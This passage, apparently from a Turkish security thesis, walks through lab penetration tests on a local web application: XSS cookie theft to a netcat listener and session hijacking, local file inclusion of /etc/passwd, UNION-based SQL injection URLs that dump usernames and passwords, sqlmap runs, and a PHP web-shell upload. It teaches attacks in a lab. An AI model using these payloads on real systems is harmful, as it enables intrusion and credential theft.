Şekil 4.20.'de görüldüğü gibi istem dışı bir popup çalıştırılmıştır. Session Hijacking işlemleri ile buradaki admin kullanıcısının cookie bilgileri çalınarak bu sayfa üzerine admin kullanıcısı gibi erişim sağlanabilmektedir. Bu işlemler için herhangi bir cihaz üzerinde dinlenilecek port bilgisi ve payload gerekmektedir. Bu port sayesinde Admin kullanıcısının bulunduğu cihaz ile bir bağlantı sağlanarak cookie bilgisi çalınacaktır. Bu işlemler için Linux cihazındaki netcat aracı kullanılmıştır.




Şekil 4.21. Payload bilgisi verilmesi.

Şekil 4.21.'de new Image().src payload'ı kullanılmıştır. Kullanılan bu fonksiyon herhangi bir site üzerine resim yüklemek için kullanılan eski bir fonksiyondur. Bu fonksiyona kaynak bilgisi olarak Kali Linux cihazının ip adresi verilmiştir, payload gönderildiğinde admin kullanıcısının bulunduğu cihaz Kali Linux cihazı üzerine bir get isteği atmıştır. Cookie elde edebilmek için get isteğinin nereye atılacağı bilgisi de verilmelidir. Burada oluşturulan payload ile index.php üzerine gelen bir get isteği görüntülenmiştir. Atılan isteğin içerisinde ise admin kullanıcısının cookie bilgisi mevcuttur. Bu cookie bilgisi kullanılarak hedef sistemin paneline bir erişim sağlanmıştır. İlgili payload gönderilmeden önce "nc –lvp 80" komutu ile nc üzerinden 80 portu dinlemeye alınmıştır. Gönderilen yorum admin kullanıcı sayfasında boş bir komut gibi görünecektir fakat Kali cihazı nc üzerinde bir Get isteği düştüğü görülmüştür.

Şekil 4.22. Admin cookie bilgisi.

Şekil 4.22.'de Kali cihazının index.php sayfası üzerine Admin cihazından bir get isteği düşmüştür ve bu istek içerisinde admin cookie bilgisi mevcuttur. Elde edilen cookie kullanılarak

hedef sistemle bağlantı sağlamak için BurpSuite ya da cookie manager eklentisi kullanılmıştır. Cookie'ler oturumluk oluşturulmaktadır ve Admin kullanıcısı oturumunu kapattığında cookie yok olmaktadır. Bu nedenle cookie bilgisini kullanmak için çok uzun zamanlar bulunmamaktadır. Referer bilgisi kopyalanarak firefox adres çubuğuna girildiğinde BurpSuite üzerine bir cookie bilgisi iletilmiştir. Bu cookie bilgisi Admin'in cookie bilgisiyle değiştirilmiştir ve BurpSuite ile Şekil 4.23.'de görüldüğü gibi Admin sayfası ele geçirilmiştir.




Şekil 4.23. Session hijacking.

4.8. Local File Inclusion

Bu bölümde local file inclusion işlemleri gerçekleştirilmiştir. Bu işlemler için laboratuvarın LFI linki incelenmiştir. LFI zafiyetinin çıkış noktası sunucu kontrollü bir veriyle sunucu üzerinden dosya yükleme işlemidir.

Şekil 4.24. Local file inclusion.

Şekil 4.24.'de görülen sayfaya bakıldığında eğitmenler.php sayfasını gösteren filename get parametresi görülmektedir. Burada görülen sayfa eğitmenler.php sayfasıdır. Bu sayfa Kali üzerinde alınan bir get parametresi ile yüklenmiştir. Bu parametre post parametresi de olabilirdi. Bu durumda BurpSuite ile inceleme yapılması gerekirdi. Eğitmenler.php sayfası yerine linux sistemi üzerinde kullanıcılar bilgilerini içeren passwd dosyasının uzantısı verilmiştir ve ilgili dosya aşağıda görüldüğü gibi yüklenmiştir.




Şekil 4.25. Linux kullanıcı bilgileri.

Şekil 4.25.'de /etc/passwd dosyasına ulaşıldığı gibi zip dosyalarına, yedek dosyalara, excel dosyalarına, pdf'lere veya kurum içerisindeki özel bilgilere ulaşılarak birçok bilgi bu zafiyet aracılığıyla çalınabilmektedir.

4.9. SQL Injection

Bu bölümde SQL Injection saldırıları gerçekleştirilmiştir. İlgili işlemler için laboratuvarın SqlInjection linki incelenmiştir. SQL Injection zafiyetleri kullanıcıdan alınan bir verinin herhangi bir kontrolden geçirilmeden veya eksik kontrollerden geçirilerek veri tabanına gönderilmesinden oluşan bir zafiyettir. İlgili zafiyet kullanılarak veri tabanı üzerindeki bilgiler ya da bazı özel durumlarda veri tabanının çalıştığı servisin sunucusuna doğrudan erişim sağlanabilmektedir. Bu zafiyet kullanılarak veri tabanındaki bilgilere ulaşılmıştır. Laboratuvarın SqlInjection sayfaları veri tabanında bulunan id numaralarına göre değişmektedir. Bu işlemleri sağlayan php komutları Şekil 4.26.'da görüldüğü gibidir.



Şekil 4.26. Sayfa php kodları.

Buradaki php kod yapısına uymayan bir sorgu veri tabanından çekildiğinde veri tabanı bu komutu algılayamayacak ve herhangi bir ekran çıktısı vermeyecektir. Görülen query komutunun id numarasından sonra bir tırnak daha verilip içerisinde istenilen kodların çalıştırılması işlemi

gerçekleştirilebilmektedir. Bu çalışma işleminin ismi sql injection'dır. İlgili sorgu komutu "***$query = "SELECT * from pages where id='$id'istenilen komut'"*** şeklindedir.

Örnek bir kullanım olarak adres çubuğuna ***http://192.168.92.139/sqli/index.php?sayfa_id=2' or 1=1-- -*** komutu kullanıldığında bütün sayfaların geldiği görülmüştür. SQL injection ile veri tabanındaki tüm verileri elde etmek için tek bir komut yeterli olmayacaktır. Bu işlem için birden fazla komut kullanılması gerekmektedir. Yapılacak ilk işlem ilgili veri tabanında bulunan tabloda kaç satır olduğu bilgisini öğrenmektir. Sayfalar için kullanılan tablo pages tablosudur. Bu tabloda kaç satır olduğunu öğrenmek için order by komutu kullanılmıştır.

Adres çubuğuna ***http://192.168.92.139/sqli/index.php?sayfa_id=2'order by 3-- -*** komutu yazıldığında bir sonuç dönerken order by 4 verildiğinde herhangi bir sonuç dönmemiştir. Bu da pages tablosunun 3 satırdan oluştuğu anlamına gelmektedir. Kolon sayısı bulunduktan sonra hangi kolon üzerindeki verilerin kontrol edilebildiği tespit edilmiştir. Bu işlemler için union select komutu kullanılmıştır.

Adres çubuğuna ***192.168.92.139/sqli/index.php?sayfa_id=2' union select 1,2,3-- -*** komutu girildiğinde kaç numaralı kolondan veri alınabileceği bilgisi sonuç olarak dönmüştür. Bu işlemlerin sonucundan ekran çıktısında 2 yazmaktadır. Bu da 2 numaralı kolondan veri alınabilmektedir anlamına gelir. Bir sonraki aşama ise 2 numaralı kolon üzerinden veri tabanında bulunan tablo isimlerini çekmektir. Bunun için concat fonksiyonu kullanılmıştır.


Adres çubuğuna;
http://192.168.92.139/sqli/index.php?sayfa_id=2' union select1,concat(table_name),3 from information_schema.tables-- - komutu yazıldığında sonuç olarak bir sürü tablo dönmüştür. Bu tablolar arasında users tablosu kontrol edilmiştir ve var olduğu görülmüştür. Giriş bilgileri gibi önemli bilgilere users tablosundan erişmek mümkündür. Users tablosu içerisindeki kolon bilgileri elde edilerek kolonlar içerisinden veri çekme işlemi gerçekleştirilebilmektedir. Adres çubuğuna;
http://192.168.92.139/sqli/index.php?sayfa_id=2' union select1,concat(column_name),3 from information_schema.columns-- - komutu yazıldığında tüm kolon isimlerinin çekildiği görülmüştür. Bu kolonlar arasında user name ve password kolonları mevcuttur. Bu bilgileri ekrana bastırmak için adres çubuğuna; ***http://192.168.92.139/sqli/index.php?sayfa_id=2' union select1,concat(user_name,':',password),3 from users-- -*** komutu yazıldığında kullanıcı adı ve şifre bilgilerine erişilmiştir. Şifre bilgisi yerine bazen hash bilgileri de elde

edilebilmektedir. Elde edilen hash bilgisini kırmak için john aracı ya da google'a MD5 online Decrypter yazılarak ulaşılan ilgili site kullanılabilmektedir.

SQL Injection saldırılarını başarıyla gerçekleştirmek için veri tabanı ve kodlama bilgilerinin bilinmesi gereklidir. Adres çubuğuna yazılan sorgular içerisindeki tablo isimleri veya kolon isimleri öğrenilmiş tahminlerle varsayılarak bulunmuştur.

4.10. Sqli Authentication Bypass

Daha önceki bölümde SQL Injection zafiyeti kullanılarak veri tabanındaki bazı bilgilere ulaşım sağlanmıştır. Bu bölümde ise sql injection ile login page bypass işlemleri gerçekleştirilmiştir. Bu işlemler için laboratuvarın oturum yönetimi linki incelenmiştir. Login sayfasından yanlış verilerle giriş yapıldığında parola yanlışsa parola hatalı diyerek mesaj döndürmektedir. Admin password kullanıcı adı ve şifresiyle bir giriş yapılmaya çalışıldığında yanlış giriş yapıldığına dair bir hata mesajı dönmüştür. Arka planda dönen kodlar Şekil 4.27.'de görüldüğü gibidir.



Şekil 4.27. Php kodları.

Burada POST isteklerinden username ve password (admin, password) verilerini almıştır. Daha sonra hash bilgisini MD5 ile kırmaktadır. Daha sonra veri tabanında sorgu içerisinde elde edilen

verileri kullanmaktadır. İlerleyen satırlarda sorgu kontrol edilmektedir. Eğer sorgu sonucunda bir tane satır dönerse index.php'ye eğer 1'den fazla veya 1'den az satır döndüyse kullanıcı veya parola hatalı mesajı vermektedir. Klasik sql injection'larda kullanılan payload or 1=1 payload'ıdır. Bu payload ile veri tabanındaki tüm veriler döndürülebilmektedir. Fakat Şekil 4.27'de bulunan php kodları gereği birden fazla sonuç döndüğünde php hata mesajı verecektir. Bu durumda ilgili payload ile dönen sonucu kısıtlama işlemi yapılmalıdır. Bu işlem LIMIT parametresi ile sağlanabilmektedir.

Şekil 4.28. Kullanıcı payloadı.

Şekil 4.28.'de görülen payload LIMIT fonksiyonuyla sınırlandırılmıştır ve kullanıcı bilgisi olarak girildiğinde php kodları bir hata mesajı döndürmemiştir. Index.php sayfasına yönlendirme işlemi yapılmıştır. Tırnak işareti kullanıldığında bir sql hatası döndürülmüş ve herhangi bir fonksiyon kullanılmayan sayfalarda sql injection tespit etmek için zaman tabanlı payload'lar kullanılmıştır. Yani hedef sistemin birkaç saniye boyunca ya da belirlenen saniye boyunca cevap dönmemesini sağlayacak bazı özel keyword'ler kullanılmaktadır. Bunlardan bir tanesi sleep() fonksiyonudur. Bu fonksiyon sorgu sonucunun dönmesini ertelemek için kullanılan bir fonksiyondur.

Şekil 4.29. Sleep().

Şekil 4.29.'da görülen payload verildiğinde 7 saniye boyunca site üzerinden bir yanıt alınamamıştır.

4.11. SQLMAP

Bu bölümde otomatikleştirilmiş araçlar aracılığıyla ilgili zafiyetlerin sömürülmesi işlemleri gerçekleştirilmiştir. SQL Injection zafiyetlerini sömürmede kullanılan en bilinen araç SQLMAP aracıdır. İlk olarak get isteğine bağlı zafiyetlerin sömürülmesi işlemleri gerçekleştirilmiştir.

Şekil 4.30. SQLMAP.


Şekil 4.30.'da sql aracına u parametresi ile bir yönlendirme adresi verilmiştir. Bu adres get isteğine bağlı olarak sayfa getiren php sayfa adresidir. Bu işlemlerin sonucunda veri tabanının çekilme işlemi Şekil 4.31.'de görüldüğü gibi gerçekleştirilmiştir.

Şekil 4.31. Çekilen veri tabanları.

Post isteklerinde de ilgili zafiyetler kontrol edilebilmektedir. Bu işlemler için BurpSuite kullanılmıştır. BurpSuite üzerinden örnek bir post isteği sqlmap'e verilerek zafiyet taraması gerçekleştirilebilmektedir. İkinci bir yol olarak ise doğrudan site üzerinden gönderilen veri manuel olarak belirtilebilmektedir.

Şekil 4.32. SQLMAP formlar.


Şekil 4.32.'de sqlmap aracı u parametresiyle yönlendirilen site üzerindeki tüm formları bularak bu formlar üzerinde sql injection saldırıları düzenlemiştir. İlgili işlem ve sonuçlar Şekil 4.33.'da görüldüğü gibidir.



Şekil 4.33. SQLMAP SQL injection.

Burada görüldüğü gibi sqlmap aracı bir tane form tespit etmiştir ve bu form üzerine bir sql injection saldırısı düzenlenmek isteniyor mu diye sormuştur. Evet, cevabı verildiğinde sql injection ile sömürme işlemi başlatılmıştır. Bu sömürü sonucunda ilgili veri tabanları listelenmiştir. Elde edilen veri tabanları üzerindeki bilgilere erişim sağlanması için –D parametresi ile veri tabanı seçimi gerçekleştirilmiştir. Seçilen veri tabanı içerisindeki tablolara erişim için ise –tables parametresi kullanılmıştır.


Şekil 4.34. Veri tabanı tablolarına ulaşma 1.



Şekil 4.35. Veri tabanı tablolarına ulaşma 2.

Şekil 4.34. ve Şekil 4.35.'de ilgili veri tabanı tablolarından users tablosu verilerine ulaşmak için Şekil 4.36.'da görülen işlemler gerçekleştirilmiştir.

Şekil 4.36. Tablo kolon bilgileri 1.



Şekil 4.37. Tablo kolon bilgileri 2.

Şekil 4.37.'de bulunan kolon bilgilerine erişim sağlamak için ise –C parametresi ile kolon ismi belirtilmiştir.

Şekil 4.38. Tablo kolon bilgileri 3.

Şekil 4.39. Tablo kolon bilgileri 4.


Şekil 4.38. ve Şekil 4.39.'da users tablosunda bulunan username kolon bilgileri çekilmiştir. Aynı işlemler diğer kolonlar üzerinde de gerçekleştirilebilmektedir.

4.12. Dosya Yükleme Zafiyeti

Bu bölümde dosya yükleme zafiyetleri sömürülerek saldırı işlemleri gerçekleştirilmiştir. İlgili işlemler için laboratuvarın File Upload linki incelenmiştir. File Upload (Dosya Yükleme) zafiyetleri sunucu üzerinde dosya yükleme işlemi yapılan her yerde karşılaşılabilecek ve popülerliğini koruyan bir zafiyettir. Bu zafiyet sömürülerek hedef sunucuları ele geçirme işlemleri gerçekleştirilmektedir. Bu zafiyetin oluşmasındaki temel neden sunucu üzerine konulan dosyanın kontrolden geçirilmemesidir.


Şekil 4.40. File upload.

Şekil 4.40.'da görülen sayfa apache servisi üzerinde çalışan ve php kodlama dili ile yazılmış bir site sayfasıdır. Bu sayfa üzerinden istenilen php sayfası yüklenerek apache servisinin bulunduğu dizine konulursa php kodlama dili sistem fonksiyonları dahilinde hedef sistem üzerinde komut yürütme işlemi gerçekleştirilebilmektedir. Bu işlemler için oluşturulan zararli.php sayfası kullanılmıştır.




Şekil 4.41. Zararli.php.

Şekil 4.41.'de görülen php kodu pentester parametresine bağlı olarak sayfa üzerinde get istekleri yürütülmesini sağlamaktadır ve echo komutuyla sayfaya ekran çıktısı olarak yazdırılmaktadır. Zararli.php dosyası sunucu üzerine yüklenmiştir. Yüklenen dosyanın hangi dizine yüklendiğini öğrenmek için robots.txt dosyasına bakılabilir ya da tahmin yürütülebilir. Her yükleme işlemlerinde genel olarak yüklenen dosyaların bulunması için kullanılan uploads dizini bulunmaktadır. İlgili dizinde zararli.php dosyasının kontrolünü yapmak için Şekil 4.42.'de görülen adres çubuğu komutu kullanılmıştır.



Şekil 4.42. Zararli.php dosya uzantısı.

Buradaki adres çubuğu üzerinde yazan komut çalıştırıldığında sayfaya ekran çıktısı olarak whoami komutunun sistem üzerinde çalıştığı görülmüştür. Whoami yerine pentester parametresinden ifconfig komutu kullanıldığında hedef sistem bilgilerinin ekrana çıktı olarak yazdırıldığı görülmüştür.



Şekil 4.43. Ifconfig komutunun çalıştırılması.

Şekil 4.43.'de görüldüğü gibi linux sistemler üzerinde istenilen komutlar çalıştırılabilmektedir. Bu zafiyete bazı durumlarda php etiketleri engellenerek önlem alınabilmektedir. Bu durumlarda

php dosyaları doğrudan sunucu üzerine yüklenmek istendiğinde php dosyası buraya yüklenemez şeklinde hatalar alınabilmektedir.

Şekil 4.44. File upload zafiyetinin engellenmesi.

Şekil 4.44.'de php uzantıları dosyaların yükleme işlemleri gerçekleştirilmemektedir. Bu durumu önlemek için dosya uzantısı adı değiştirilebilmektedir.


4.13. RCE (Remote Code Execution) Zafiyeti

Bu bölümde Remote Code Execution (RCE) zafiyetleri sömürülerek saldırı işlemleri gerçekleşitirilmiştir. İlgili zafiyet için laboratuvarın RCE linki incelenmiştir. Remote Code Execution veya Command Injection olarak bilinen bu zafiyetler genel olarak sıradan testlerde değil kaynak kodu analizlerinde karşılaşılan ve doğrudan sunucu üzerinde komut çalıştırılması sağlayan bir zafiyettir. Bu zafiyetler oldukça çeşitli yerlerde bulunabilmektedir. Zafiyetin oluşmasının sebebi ise, kullanıcıdan alınan bir verinin sistem fonksiyonlarına doğrudan aktarılmasıdır.

Şekil 4.45. RCE.

Şekil 4.45.'de görülen sayfanın senaryo dahilinde bir şirketin kayıt sayfası olduğu varsayılmıştır. Bu sayfa üzerinden sunucuya kayıt olunmaktadır. Bu kullanıcıya ait bir klasör de

sunucuya eklenebilmektedir. Burada görülen sayfanın arka plandaki php kodları Şekil 4.47.'de görüldüğü gibidir.



